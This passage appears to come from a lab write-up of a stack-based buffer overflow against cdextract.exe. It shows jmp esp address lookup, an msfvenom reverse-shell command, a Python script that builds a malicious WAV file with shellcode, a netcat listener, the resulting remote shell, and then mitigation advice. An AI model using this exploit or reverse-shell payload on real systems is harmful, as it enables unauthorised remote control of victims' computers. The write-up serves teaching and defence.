From Memory Region	90 91 92 93 94 95 96 97 98 99 9A 9B 9C 9D 9E 9F
From Array	A0 A1 A2 A3 A4 A5 A6 A7 A8 A9 AA AB AC AD AE AF
From Memory Region	A0 A1 A2 A3 A4 A5 A6 A7 A8 A9 AA AB AC AD AE AF
From Array	B0 B1 B2 B3 B4 B5 B6 B7 B8 B9 BA BB BC BD BE BF
From Memory Region	B0 B1 B2 B3 B4 B5 B6 B7 B8 B9 BA BB BC BD BE BF
From Array	C0 C1 C2 C3 C4 C5 C6 C7 C8 C9 CA CB CC CD CE CF
From Memory Region	C0 C1 C2 C3 C4 C5 C6 C7 C8 C9 CA CB CC CD CE CF
From Array	D0 D1 D2 D3 D4 D5 D6 D7 D8 D9 DA DB DC DD DE DF
From Memory Region	D0 D1 D2 D3 D4 D5 D6 D7 D8 D9 DA DB DC DD DE DF
From Array	E0 E1 E2 E3 E4 E5 E6 E7 E8 E9 EA EB EC ED EE EF
From Memory Region	E0 E1 E2 E3 E4 E5 E6 E7 E8 E9 EA EB EC ED EE EF
From Array	F0 F1 F2 F3 F4 F5 F6 F7 F8 F9 FA FB FC FD FE FF
From Memory Region	F0 F1 F2 F3 F4 F5 F6 F7 F8 F9 FA FB FC FD FE FF

Figure 15 - Comparison to find bad hex value


Once you enter the following, you are presented with the following address that can be used within the payload. These addresses are shown below in Figure 19. In this case, any of these five addresses can be used, but only one is needed.

32 CPU Log Notes Breakpoints	
Command: "jmp esp" (Region cdextract.exe)	
Address	Disassembly
00419D0B	jmp esp
00463B91	jmp esp
00477A8B	jmp esp
0047E58B	jmp esp
004979F4	jmp esp

Figure 19 - JMP ESP Address

## Section 6: Final payload construct


The next step will be to generate a reverse shell payload using msfvenom. Before generating the reverse shell payload, you will need the local IP address of the attacking machine. If you use a Unix-based system, the IP address can be found using ifconfig. The IP address is identified below in Figure 20.



```
Parrot Terminal
File Edit View Search Terminal Help
[mchoglay@mohammed-vmwarevirtualplatform]~
$ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.254.128 netmask 255.255.255.0 broadcast 192.168.254.255
    inet6 fe80::fccd:5216:3eee:f5ba prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:ed:bf:84 txqueuelen 1000 (Ethernet)
    RX packets 1 bytes 342 (342.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12 bytes 1230 (1.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 20 - IP address used for reverse shell payload

To generate a reverse shell, you must use the following command shown in Figure 21. You start by entering msfvenom as the tool used to create the reverse shell code. You provide the -p option, which defines the type of payload to use, in this case, 'windows/shell\_reverse\_tcp'. You will define the LHOST, the attacking machine's IP address. The LPORT will be listening port, in this case, 9999. The -f option specifies to put in python structure.



```
[mchoglay@mohammed-vmwarevirtualplatform]~
$msfvenom -p 'windows/shell_reverse_tcp' LHOST=192.168.254.128 LPORT=9999 -f 'python'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of python file: 1604 bytes
buf = b""
buf += b"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64"
buf += b"\x8b\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28"
buf += b"\x0f\xb7\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c"
buf += b"\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52"
buf += b"\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
buf += b"\x51\x8b\x50\x20\x01\xd3\x8b\x40\x18\xe3\x3a\x40"
```

Figure 21 - Reverse shell

Figure 22 and Figure 23 is the final Python script to build our last payload for the target application. In the Python script, only one import is used, which is 'struct'. The import is used for putting the memory address in the correct format, which needs to be in Little Endian, hence the '<L' option in the pack function. The address is the one that will be jumped to on the stack. These are referred to in the green boxes below.

If, for any reason, you can't get the import to work. You may want to resort to a manual approach. This method can be done by defining a variable and then inverting the memory address, for example:

➤ EIP = 0B9D4100

This should fix your issue if any problems occurred as that's the little Indian version.



The red box is the shell code for the reverse shell generated by msfvenom, which is defined by the buf. The blue box is the rubbish that needs to be entered before accessing the EIP on the stack so the memory address can be placed in the correct location.

```
from struct import pack

def exploit():
    buf = b""
    buf += b"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64"
    buf += b"\x8b\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28"
    buf += b"\x0f\xb7\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c"
    buf += b"\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52"
    buf += b"\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
    buf += b"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49"
```

Figure 22 - final payload script (1)

The orange box is used for the no operations. The purpose of using a NOP is stack alignment, which can usually range from 16 to 32 bytes. The white box is basically to put our whole payload together so it can be used in the stack-based buffer overflow attack. Now, you can run the script for the new WAV file.

```
31     buf += b"\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0"
32     buf += b"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5"
33
34
35     offset = 4112
36     buffer = b"A"*offset
37     EIP = pack('<L', 0x00419D0B)
38     nop = b"\x90"*32
39     payload = buffer + EIP + nop + buf
40
41     with open('exploit.wav', 'wb') as file:
42         file.write(payload)
43
44     exploit()
```

Figure 23 - final payload script (2)

Before loading the target application, attempt the attack. It would help if you started your listener using nc (ncat) on the attacking machine. The command is shown below in Figure 24. The listener is ready and is now listening on port 9999.

```
[mchoglay@mohammed-vmwarevirtualplatform]~$ nc -nlvp 9999
listening on [any] 9999 ...
```

Figure 24 - listener set up

Now that it is set up, you can attack the target application using the new wav file, exploit.wav. Note that you don't need to attach the debugger. The only time you may need to connect the debugger is if the payload has failed and to verify what is occurring stack.

The payload was successful, as shown in Figure 25, as it gained a connection. The "systeminfo" command was used to verify this. Multiple tasks can be done once an attacker has gained connection, including privilege escalation.

```
[mchoglay@mohammed-vmwarevirtualplatform]-[~]
$nc -nlvp 9999
listening on [any] 9999 ...
connect to [192.168.254.128] from (UNKNOWN) [192.168.254.131] 49677
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Desktop>systeminfo
systeminfo

Host Name:                MSEDGEWIN10
OS Name:                  Microsoft Windows 10 Enterprise Evaluation
OS Version:               10.0.17763 N/A Build 17763
OS Manufacturer:        Microsoft Corporation
OS Configuration:       Standalone Workstation
OS Build Type:            Multiprocessor Free
Registered Owner:
```

Figure 25 - reverse connection established



## Section 7: Recommendations

To prevent stack-based buffer overflow attacks on any application, multiple techniques can be implemented in order to avoid such attacks:

1. Ensure ASLR is switched on to ensure that memory locations are always randomised.
2. Input Validation is a vital element where checks can be carried out to ensure that nothing exceeds the buffer size. All this will do is prevent or truncate anything that exceeds the limit.
3. Bounds Checking is a method that can be adopted to ensure that data is written within the boundary of its allocated memory. It's essential to know that some languages already adopt bound checking automatically. So, it is best to read the documentation of your programming language.
4. Ensure the developers are adopting secure coding practices. For example, not using insecure functions and utilising safe alternatives.
5. Regular Code Reviews and Security Audits can be carried out to identify any security issues within the code once written. As well as vigorous testing to be carried out on applications. Data validation is the major part that is identified in OWASP.